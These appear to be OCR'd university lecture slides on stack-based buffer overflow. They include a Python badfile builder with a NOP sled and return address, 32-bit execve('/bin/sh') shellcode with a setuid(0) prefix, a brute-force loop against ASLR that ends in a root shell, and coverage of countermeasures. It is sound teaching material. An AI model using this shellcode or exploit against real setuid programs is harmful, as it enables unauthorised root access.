
```
#include <stdio.h>
void func(int* a1)
{
   printf(" :: a1's address is ox%x \n", (unsigned int) &a1);
}
int main()
{
   int x = 3;
   func(&x);
   return 1;
}
```

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ gcc prog.c -o prog
$ ./prog
:: a1's address is oxbffff370
$ ./prog
:: a1's address is oxbffff370
```


Task B : Address of Malicious Code (2/2)

- To increase the chances of jumping to the correct address, of the malicious code, we can fill the badfile with NOP instructions and place the malicious code at the e of the buffer.

Note : NOP- Instruction that does nothing.



The Structure of badfile



Badfile Construction

```
# Fill the content with NOPs
content = bytearray(0x90 for i in range(300))

# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode

# Put the address at offset 112
ret = 0xbfffeaf8 + 120
content[112:116] = (ret).to_bytes(4, byteorder='little')

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

New Address in Return Address

Considerations :

The new address in the return address of function stack [`0xbffff188 + nnn`] should not contain zero in any of its byte, or the badfile will have a zero causing `strcpy()` to end copying.

e.g., *`0xbffff188 + 0x78 = 0xbffff200`*, the last byte contains zero leading to end copy.

Execution Results

- Compiling the vulnerable code with all the countermeasures disabled.

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

- Executing the exploit code and stack code.

```
$ chmod u+x exploit.py     <- make it executable
$ rm badfile
$ exploit.py
$ ./stack
# id                <- Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),
...
```

If "#!/usr/bin/python3" is not included in python source file

A Note on Countermeasure

- On Ubuntu16.04, /bin/sh points to /bin/dash, which has a countermeasure
  - It drops privileges when being executed inside a setuid process
- Point /bin/sh to another shell (simplify the attack)
  - $ sudo ln -sf /bin/zsh /bin/sh
- Change the shellcode (defeat this countermeasure)
  - change "\x68""//sh" to "\x68""/zsh"
- Other methods to defeat the countermeasure will be discussed later

Shellcode

Aim of the malicious code : Allow to run more commands (i.e) to gain access of the system.

Solution: Shell Program

```
#include <stddef.h>
void main()
{
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Challenges :

- Loader Issue
- Zeros in the code

Loader Issue

- Before a normal program runs, it needs to be loaded into memory and its running environment needs to be set up. These jobs are conducted by the OS loader, which is responsible for setting up the memory (such as stack and heap), copying the program into memory, invoking the dynamic linker to link to the needed library functions , etc.
- After all the initialization is done, the main () function will be triggered. If any of the steps is missing, the program will not be able to run correctly. In a buffer overflow attack, the malicious code is not loaded by the OS; it is loaded directly via memory copy.
- Therefore, all the essential initialization steps are missing; even if we can jump to the main () function, we will not be able to get the shell program to run.

Compiled ShellCode

- Compiled shellcode has ‘00’ inside of the code.
- This will translate to null termination in the string and the buffer won’t be copied.


```
idrisst@mint-32-vm:~/461/Demo$ hexdump -C shellcode
00000000  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  03 00 03 00 01 00 00 00  40 04 00 00 34 00 00 00  |........@...4...|
00000020  04 18 00 00 00 00 00 00  34 00 20 00 09 00 28 00  |........4. ...(.|
00000030  1d 00 1c 00 06 00 00 00  34 00 00 00 34 00 00 00  |........4...4...|
00000040  34 00 00 00 20 01 00 00  20 01 00 00 04 00 00 00  |4... ... .......|
00000050  04 00 00 00 03 00 00 00  54 01 00 00 54 01 00 00  |........T...T...|
00000060  54 01 00 00 13 00 00 00  13 00 00 00 04 00 00 00  |T...............|
00000070  01 00 00 00 01 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 00 f4 07 00 00  f4 07 00 00 05 00 00 00  |................|
00000090  00 10 00 00 01 00 00 00  d4 0e 00 00 d4 1e 00 00  |................|
000000a0  d4 1e 00 00 34 01 00 00  38 01 00 00 06 00 00 00  |....4...8.......|
000000b0  00 10 00 00 02 00 00 00  dc 0e 00 00 dc 1e 00 00  |................|
000000c0  dc 1e 00 00 f8 00 00 00  f8 00 00 00 06 00 00 00  |................|
000000d0  04 00 00 00 04 00 00 00  68 01 00 00 68 01 00 00  |........h...h...|
000000e0  68 01 00 00 44 00 00 00  44 00 00 00 04 00 00 00  |h...D...D.......|
000000f0  04 00 00 00 50 e5 74 64  98 06 00 00 98 06 00 00  |....P.td........|
```

Shelllcode (1/2)

- Assembly code (machine instructions) for launching a shell.
- Goal: Use `execve("/bin/sh", argv, 0)` to run shell
- Registers used:
  - eax = 0x0000000b (11) : Value of system call execve()
  - ebx = address to "/bin/sh"
    - ecx = address of the argument array.
      - argv[0] = the address of "/bin/sh"
      - argv[1] = 0 (i.e., no more arguments)
  - edx = zero (no environment variables are passed).
  - int 0x80: invoke a system call based on eax value → execve()
    - int stands for "interrupt"
    - 0x80 stands for system calls

Shellcode (2/2)

```
const char code[] =
"\x31\xc0"          /* xorl  %eax, %eax     */   /* %eax = 0 (avoid 0 in code) */
"\x50"              /* pushl %eax           */   /* set end of string "/bin/sh" */
"\x68""//sh"        /* pushl $0x68732f2f    */
"\x68""/bin"        /* pushl $0x6e69622f    */
"\x89\xe3"          /* movl  %esp, %ebx     */   /* set %ebx */
"\x50"              /* pushl %eax           */
"\x53"              /* pushl %ebx           */
"\x89\xe1"          /* movl  %esp, %ecx     */   /* set %ecx */
"\x99"              /* cdq                  */   /* Extends the sign of EAX into EDX
"\xb0\x0b"          /* movb  $0x0b, %al     */   /* set %eax */
"\xcd\x80";         /* int   $0x80          */   /* invoke execve() */
```



Countermeasures

Developer approaches:

- Use of **safer functions** like strncpy(), strncat() etc, **safer dynamic link libraries** that check the length of the data before copying.

OS approaches:

- ASLR (Address Space Layout Randomization)
- Shell Program's Defense

Compiler approaches:

- Stack-Guard

Hardware approaches:

- Non-Executable Stack (Also requires OS support)

Principle of ASLR

To randomize the start location of the stack that is every time the code is loaded in the memory, the stack address changes.

↓

Difficult to guess the stack address in the memory.

↓

Difficult to guess %ebp address and address of the malicious code

Address Space Layout Randomization

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];
   char *y = malloc(sizeof(char) * 12);

   printf("Address of buffer x (on stack): ox%x\n", x);
   printf("Address of buffer y (on heap) : ox%x\n", y);
}
```

Address Space Layout Randomization : Working

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

- When set to 0, the address space is not randomized.
- When set to 1, only the stack memory address is randomized.
- When set to 2, both stack and heap memory address is randomized.

```
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

ASLR: Defeat It (1/3)

1. Turn on address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=2
```

2. Compile set-uid root version of stack.c

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

ASLR: Defeat It (2/3)

3. Defeat it by running the vulnerable code in an infinite loop. Bash script:

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
do
   value=$(($value + 1))
   duration=$SECONDS
   min=$(($duration / 60))
   sec=$(($duration % 60))
   echo "$min minutes and $sec seconds elapsed."
   echo "The program has been running $value times so far."
   ./stack
done
```

ASLR: Defeat It (3/3)

On running the script for about 19 minutes on a 32-bit Linux machine, we got the access to the shell (malicious code got executed).


```
.....
19 minutes and 14 seconds elapsed.
The program has been running 12522 times so far.
...: line 12: 31695 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12523 times so far.
...: line 12: 31697 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12524 times so far.
#   <- Got the root shell!
```

Stack guard

```
void foo (char *str)
{
   int guard;
   guard = secret;

   char buffer[12];
   strcpy(buffer, str);

   if (guard == secret)
      return;
   else
      exit(1);
}
```



Execution with StackGuard

```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog helloooooooooooo
*** stack smashing detected ***: ./prog terminated
```

Canary check done by the compiler

```
foo:
.LFB0:
    .cfi_startproc
    pushl   %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl    %esp, %ebp
    .cfi_def_cfa_register 5
    subl    $56, %esp
    movl    8(%ebp), %eax
    movl    %eax, -28(%ebp)

    // Canary Set Start
    movl    %gs:20, %eax
    movl    %eax, -12(%ebp)
    xorl    %eax, %eax
    // Canary Set End
    movl    -28(%ebp), %eax
    movl    %eax, 4(%esp)
    leal    -24(%ebp), %eax
    movl    %eax, (%esp)
    call    strcpy
    // Canary Check Start
    movl    -12(%ebp), %eax
    xorl    %gs:20, %eax
    je      .L2
    call    __stack_chk_fail
    // Canary Check End
```

Defeating Countermeasures in bash & dash

- They turn the setuid process into a non-setuid process
  - They set the effective user ID to the real user ID, dropping the privilege
- Idea: before running them, we set the real user ID to 0
  - Invoke setuid(0)
  - We can do this at the beginning of the shellcode

```
shellcode = (
   "\x31\xc0"                # xorl   %eax, %eax    (1)
   "\x31\xdb"                # xorl   %ebx, %ebx    (2)
   "\xb0\xd5"                # movb   $0xd5, %al    (3)
   "\xcd\x80"                # int    $0x80         (4)
);
```

Non-executable stack

- NX bit, standing for No-eXecute feature in CPU separates code from data which marks certain areas of the memory as non-executable.

- This countermeasure can be defeated using a different technique called **Return-to-libc** attack (there is a separate chapter on this attack)

Summary

- Buffer overflow is a common security flaw
- We only focused on stack-based buffer overflow
  - Heap-based buffer overflow can also lead to code injection
- Exploit buffer overflow to run injected code
- Defend against the attack